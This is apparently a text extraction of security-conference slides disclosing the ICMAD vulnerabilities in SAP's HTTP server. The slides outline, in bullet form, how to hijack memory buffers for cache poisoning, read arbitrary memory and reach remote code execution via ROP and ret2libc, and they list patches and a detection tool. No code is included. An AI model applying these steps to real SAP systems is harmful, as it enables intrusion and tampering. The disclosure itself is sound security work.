
ICM WT 2 I/O Handler




Information Classification: General

MPI Buffer

















ICM Arbitrary Cache Poisoning

- Steps:
 - a. Attacker_1 **hijack** MPI Buffer
 - b. Attacker_2 place **target request** in hijacked buffer
 - c. Java generates **response** for Attacker_2
 - d. Attacker_1 tampers response
 - e. ICM stores response in internal cache
- Multiple HTTP connections to hijack more MPI Buffers
- A successful attack persists malicious response





DEMO:
MPI Use After Free



RCE - OOB Use After Free


- Out Of Bound (OOB) MPI Buffers transfer information about the request
- Request and Response MPI Buffer pointers are communicated through OOB
- Read memory by modifying Response MPI pointers
 - Generate response
 - Tamper OOB Buffer
 - Replace response Buffer with target address
 - Read up to 65KB of arbitrary ICM memory
- Tamper function pointers on OOB Buffers
 - Guess memory layout by reading ICM memory
 - Find ROP gadget to write near stack
 - Load registers and Ret2Libc (system)




RCE - Cache Tampering

- Hijacking OOB Buffers is not reliable (operates too fast)
- Tampering OOB Buffers crashes the ICM (MPIfreeBuffer fails)
- Other option? Tamper internal Cache
- Internal Cache stores Responses with a file header (Length, Encoding, body offset, ...)












ICM Cache Buffer Overflow





Solutions

- CVE-2022-22536: CVSS 10 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
- CVE-2022-22532: CVSS 8.1 (AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
- SAP Netweaver (Java and ABAP), S/4Hana, WebDispatcher... any SAP Installation
- SAP Security Notes: 3123396 & 3123427
- Manual Workaround implemented at Netweaver and WebDispatcher
- Detection Tool https://github.com/Onapsis/onapsis_icmad_scanner



Conclusions

- HTTP Servers as a target
 - Reverse Engineer with RFC in mind
 - Similar functions and workflow
 - Identify Requests and Responses in memory
- Escalate low level vulnerabilities with HTTP exploitation
 - Complex architectures with multiple internal Parsers
 - Not based on "invalid" HTTP headers
 - DNS Rebinding to bypass VPNs (botnet)
- ICMAD addressed by CISA:
 - Critical impact
 - All SAP installations affected
 - Accessible through most exposed service (HTTP/S)





Questions?